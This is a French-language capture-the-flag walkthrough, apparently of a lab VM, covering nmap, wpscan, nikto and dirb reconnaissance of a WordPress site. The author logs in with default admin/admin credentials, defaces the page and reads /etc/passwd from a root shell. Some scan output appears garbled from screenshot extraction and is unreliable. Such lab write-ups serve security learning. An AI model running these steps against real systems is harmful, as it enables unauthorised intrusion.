sudo nmap -sV -p 80 --script=http-enum,http-title,http-headers,http-methods  
198.168.8.5
```



```
(kali㉿kali):~$ sudo nmap -sV -p 80 --script=http-enum,http-title,http-headers,http-methods 198.168.8.5  
Starting Nmap 7.94 ( https://nmap.org ) at 2024-11-06 04:35 EST  
Nmap scan report for 198.168.8.5  
Host is up (0.0037s latency).  
  
PORT      STATE SERVICE VERSION  
80/tcp    open  http   Apache httpd 2.4.18 ((Ubuntu))  
| http-methods:  
|_ http-methods: GET HEAD POST OPTIONS content has been added, yet.  
| http-headers:  
|_ Date: Wed, 06 Nov 2024 09:35:30 GMT  
|_ Server: Apache/2.4.18 (Ubuntu)  
|_ X-Powered-By: PHP/7.4.34  
|_ ETag: "11-55e1c77580dd"  
| Accept-Ranges: bytes  
| Content-Length: 177  
| Vary: Accept-Encoding  
| Connection: close  
| Content-Type: text/html  
  
| (Request type: HEAD)  
|_ http-title: Site doesn't have a title (text/html).  
|_ http-server-header: Apache/2.4.18 (Ubuntu)  
| http-enum:  
|_ /secret/: Potentially interesting folder  
MAC Address: 08:00:27:41:D0:34 (Oracle VirtualBox virtual NIC)  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/.  
Nmap done: 1 IP address (1 host up) scanned in 7.21 seconds
```


Résultat intéressant, on va voir la ressources /secret




Firefox ESR  
Browse the World Wide Web  
198.168.8.5/secret/  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
Skip to content  
My secret blog  
**My secret blog**  
Just another WordPress site  
→  
Scroll down to content  
**Posts**  
Posted on November 16, 2017  
**Hello world!**  
Welcome to WordPress. This is your first post. Edit or delete it, then start writing!  
Search for: Search ...  
**Recent Posts**  
• Hello world!  
**Recent Comments**

Les liens nous envoi vers des pages not found avec comme nom de domaine le nom de la machine.


Sois en modifie à chaque dans l'url vtsec par l'ip, ou on configure ce host en la bindant sur cette IP : on modifie le fichier /etc/hosts



Le site a chargé toutes ces ressources :



On trouve une page de login ! :



On conclut qu'il y a bien CMS qui est WordPress...(encore lui)

Qui dit WordPress, dit wpscan, on va lancer cette commande pour scanner le site !

J'ai un peu chercher sur cette commande et je vais la lancer ainsi pour énumérer tous (utilisateurs, thèmes, plugins) :


```
wpscan --url http://198.168.8.5:80/secret/ --enumerate u,p,t
```

Mais on va lancer paramètres par paramètres pour une meilleure lisibilité : pour les utilisateurs :

```
File  Acti Terminal Emulator Use the command line
| Confidence: 100%
| References:
| - https://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auth_11wpscan/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auth_11wpscan/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/
[+] WordPress readme found: http://198.168.8.5/secret/readme.html
[!] Found By: Direct Access (Aggressive Detection)
[!] Confidence: 100% (The target has been added, yet)
[+] Upload directory has listing enabled: http://198.168.8.5/secret/wp-content/uploads/
[!] Found By: Direct Access (Aggressive Detection)
[!] Confidence: 100%
[+] The external WP-Cron seems to be enabled: http://198.168.8.5/secret/wp-cron.php
[!] Found By: Direct Access (Aggressive Detection)
[!] Confidence: 0%
[!] References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299
[+] WordPress version 4.9.26 identified (Outdated, released on 2021-06-24).
[!] Found By: Emoji Settings (Passive Detection)
[!] Confidence: 0%
[!] References:
| - https://198.168.8.5/secret/, Match: '-release.min.js?ver=4.9.26'
| - Confirmed By: Meta Generator (Passive Detection)
| - https://198.168.8.5/secret/, Match: 'WordPress 4.9.26'
[!] The main theme could not be detected.
[+] Enumerating Users (via Passive and Aggressive Methods)
Brute Forcing Author IDs - Time: 00:00:00 → (10 / 10) 100.00% Time: 00:00:00
[!] User(s) Identified:
[+] admin
| Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
| Confirmed By: Login Error Messages (Aggressive Detection)
[!] No WPScan API Token given, as a result vulnerability data has not been output.
[!] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
[+] Finished: Wed Nov 6 04:55:16 2024
[+] Requests Done: 13
[+] Cached Requests: 40
[+] Total Requests: 5,596
[+] Data Received: 7,512 KB
[+] Memory used: 151.273 MB
[+] Elapsed time: 00:00:00
[+] (kali㉿kali)-[~]
```

En identifié un utilisateur "admin"


pour les thèmes :



The screenshot shows a Firefox browser window with the title "Firefox ESR - Browse the WorldWide Web". The address bar contains the URL "http://198.168.8.5/secret/wp-content/themes/twentyfifteen/readme.txt". The page content displays the results of a theme enumeration scan:

```
[+] Theme(s) Identified:
  [+] twentyfifteen
    | Location: http://198.168.8.5/secret/wp-content/themes/twentyfifteen/
    | Last Updated: 2024-07-16T00:00:00Z
    | README: https://198.168.8.5/secret/wp-content/themes/twentyfifteen/readme.txt
    | [+] The version is out of date, the latest version is 3.8
    | Style URL: http://198.168.8.5/secret/wp-content/themes/twentyfifteen/style.css
    | Style Name: Twenty Fifteen
    | Style Author: https://wordpress.org/themes/twentyfifteen/
    | Description: Our 2015 default theme is clean, blog-focused, and designed for clarity. Twenty Fifteen's simple, st ...
    | Author: the WordPress team
    | Author URI: https://wordpress.org/
    |
    | Found By: Known Locations (Aggressive Detection)
    | - http://198.168.8.5/secret/wp-content/themes/twentyfifteen/, status: 500
    |
    | Version: 1.9 (80% confidence)
    | Found By: Style (Passive Detection)
    | - http://198.168.8.5/secret/wp-content/themes/twentyfifteen/style.css, Match: 'Version: 1.9'
  [+] twentyseventeen
    | Location: http://198.168.8.5/secret/wp-content/themes/twentyseventeen/
    | Last Updated: 2024-07-16T00:00:00Z
    | README: https://198.168.8.5/secret/wp-content/themes/twentyseventeen/README.txt
    | [+] The version is out of date, the latest version is 3.7
    | Style URL: http://198.168.8.5/secret/wp-content/themes/twentyseventeen/style.css
    | Style Name: Twenty Seventeen
    | Style Author: https://wordpress.org/themes/twentyseventeen/
    | Description: Twenty Seventeen brings your site to life with header video and immersive featured images. With a fo ...
    | Author: the WordPress team
    | Author URI: https://wordpress.org/
    |
    | Found By: Known Locations (Aggressive Detection)
    | - http://198.168.8.5/secret/wp-content/themes/twentyseventeen/, status: 500
    |
    | Version: 1.4 (80% confidence)
    | Found By: Style (Passive Detection)
    | - http://198.168.8.5/secret/wp-content/themes/twentyseventeen/style.css, Match: 'Version: 1.4'
  [+] twentysixteen
    | Location: http://198.168.8.5/secret/wp-content/themes/twentysixteen/
    | Last Updated: 2024-07-16T00:00:00Z
    | README: https://198.168.8.5/secret/wp-content/themes/twentysixteen/readme.txt
    | [+] The version is out of date, the latest version is 2.2
    | Style URL: http://198.168.8.5/secret/wp-content/themes/twentysixteen/style.css
    | Style Name: Twenty Sixteen
    | Style Author: https://wordpress.org/themes/twentysixteen/
    | Description: Twenty Sixteen is a modernized take on an ever-popular WordPress layout – the horizontal masthead ...
    | Author: the WordPress team
    | Author URI: https://wordpress.org/
```

Pour les plugins (aucun trouvé) :



The screenshot shows a Firefox browser window with the title "Firefox ESR - Browse the WorldWide Web". The address bar contains the URL "http://198.168.8.5/secret/xmlrpc.php". The page content displays the results of a plugin enumeration scan:

```
[+] XML-RPC seems to be enabled: http://198.168.8.5/secret/xmlrpc.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  |
  [+] WordPress reader found: http://198.168.8.5/secret/readme.html
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  |
  [+] Upload directory has listing enabled: http://198.168.8.5/secret/wp-content/uploads/
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  |
  [+] The external WP-Cron seems to be enabled: http://198.168.8.5/secret/wp-cron.php
  | Found By: Direct Access (Aggressive Detection)
  | Confidence: 100%
  | References:
  | - https://www.iphocation.net/defend-wordpress-from-ddos
  | - https://github.com/WpScanTeam/WpScan/issues/1299
  |
  [+] WordPress version 4.9.26 identified (Outdated, released on 2024-06-24).
  | Found By: Emulated Plugins (Passive Detection)
  | - https://198.168.8.5/secret/wp-content/plugins/min.js?ver=4.9.26"
  | Confirmed By: Meta Generator (Passive Detection)
  | - http://198.168.8.5/secret/, Match: 'WordPress 4.9.26'
  |
  [+] The main theme could not be detected.
  |
  [+] Enumerating Most Popular Plugins (via Passive Methods)
  |
  [+] No plugins found.
  |
  [+] No WPScan API Token given, as a result vulnerability data has not been output.
  [+] You can get a free API token with 25 daily requests by registering at https://wpscan.com/register
  |
  [*] Finished: Wed Nov 6 04:56:50 2024
  [*] Requests Done: 2
  [*] Requests Failed: 27
  [*] Data Sent: 626 B
  [*] Data Received: 233.902 MB
  [*] Memory used: 1.047 MB
  [*] Elapsed time: 00:00:02
```

Aussi, sur les trois commandes on a identifié la version de WordPress : 4.9.26

et l'utilisation de cette ressources externes qui est pas sur à 100% :

The external WP-Cron seems to be enabled: <http://198.168.8.5/secret/wp-cron.php>

| Found By: Direct Access (Aggressive Detection)

| Confidence: 60%

| References:


| -

<https://www.iplocation.net/defend-wordpress-from-ddos>

| -

<https://github.com/wpscanteam/wpscan/issues/1299>

On va faire la commande Nikto :



```
(kali㉿kali)-[~]
$ nikto -h http://198.168.8.5:80/secret
[+] Starting http://198.168.8.5:80/secret
[+] Nikto v2.5.0
[+] Target IP: 198.168.8.5
[+] Target Hostname: 198.168.8.5
[+] Target Port: 80
[+] Start Time: 2024-11-06 05:02:19 (GMT-5)


+ Server: Apache/2.4.18 (Ubuntu)
+ /secret/: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /secret/: Drupal Link header found with value: <http://vtccsec/secret/index.php/wp-json/>; rel="https://api.w.org/". See: https://www.drupal.org/
+ /secret/: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header
+ No Content-Type header was found. Use --force to force check all possible dirs
+ Apache/2.4.18 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ /: Web Server returns a valid response with link HTTP methods which may cause false positives.
+ /secret/: WordPress plugin seems to be responding to requests. See: https://docs.microsoft.com/en-us/visualstudio/debugger/how-to-enable-debugging-for-aspnet-applications?view=vs-2017
+ /secret/wp-content/plugins/akismet/readme.txt: The WordPress Akismet plugin 'Tested up to' version usually matches the WordPress version.
+ /secret/wp-links-opml.php: This WordPress script reveals the installed version.
+ /secret/robots.txt: This file found may identify site software.
+ /secret/: A WordPress install was found.
+ /secret/wp-login.php?action=register: Cookie wordpress_test_cookie created without the httponly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
+ /secret/wp-content/uploads/: Directory indexing found.
+ /secret/wp-content/uploads/2024/11/secret/: The uploads directory is browsable. This may reveal sensitive information.
+ /secret/wp-login.php: WordPress login found.
+ 6102 requests: 0 error(s) and 15 item(s) reported on remote host
+ End Time: 2024-11-06 05:02:19 (GMT-5) (24 seconds)

+ 1 host(s) tested
```

Elle nous apporte pas plus d'informations,

On va passer sur la commande Dirb qui va faire du brute force pour trouver les répertoires et fichiers cachés :

On a trouver la ressources /wp-admin/ qui nous renvoi vers la page de login :




Je vais essayer de faire "admin", "admin"

Mot de passe admin et utilisateur admin :

ça marche... (j'aurais du essayer dès le début...)

La je suis sur l'interface administrateur de WordPress

Voilà j'ai pu modifier le site



Envoi moi 10000000 euros

Proudly powered by WordPress

Enfin, je repasse en root via le ftp, et je modifie le mot de passe de marlinspike pour me connecter depuis cet utilisateur :

```

Terminal Emulator
File  Action  Terminal Emulator  Use the command line
uid=0(root) gid=0(root) groups=0(root),65534(nogroup)
root@vtcsec:~# cat /etc/passwd
cat /etc/passwd
root:x:0:0::/root:/bin/bash
daemon:x:1:1::daemon:/usr/sbin/nologin
bin:x:2:2::bin:/usr/sbin/nologin
sys:x:3:3::sys:/usr/sbin/nologin
sync:x:4:4::sync:/usr/sbin/nologin
games:x:5:60::games:/usr/sbin/nologin
man:x:6:12::man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7::lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8::mail:/var/mail:/usr/sbin/nologin
news:x:9:9::news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10::uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13::proxy:/sbin/nologin
nobody:x:99:99::nobody:/var/empty/nologin:/usr/sbin/nologin
backup:x:34:34::backup:/var/backups:/usr/sbin/nologin
list:x:38:38::Mail List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39::IRC Server:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41::gnats Bug Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534::nobody:/nonexistent:/usr/sbin/nologin
systemd-timedev-sync:x:100:102::systemd Time Synchronization,,,:/bin/false
systemd-timesyncd:x:101:104::systemd Timesync Daemon,,,:/bin/false
systemd-reboot:x:102:104::systemd Reboot,,,:/bin/false
systemd-bus-proxy:x:103:105::systemd Bus Proxy,,,:/bin/false
systemd-journal-gateway:x:104:108::/home/syslog:/bin/false
systemd-journal-flush:x:105:109::/run/udev:/bin/false
messagebus:x:106:110::/var/run/dbus:/bin/false
uidd:x:107:111::/run/uuid:/bin/false
lightdm:x:108:114::Light Display Manager:/var/lib/lightdm:/bin/false
avahi:x:109:115::Avahi mDNS daemon,,,:/var/lib/avahi-autopid:/bin/false
avahi:x:111:120::Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
dnsmasq:x:112:65534::dnsmasq,,,:/var/lib/misc:/bin/false
colord:x:113:113::Colord,,,:/var/lib/colord:/bin/false
speech-dispatcher:x:114:29::Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
hplip:x:115:7::HPLIP system user,,,:/var/run/hplip:/bin/false
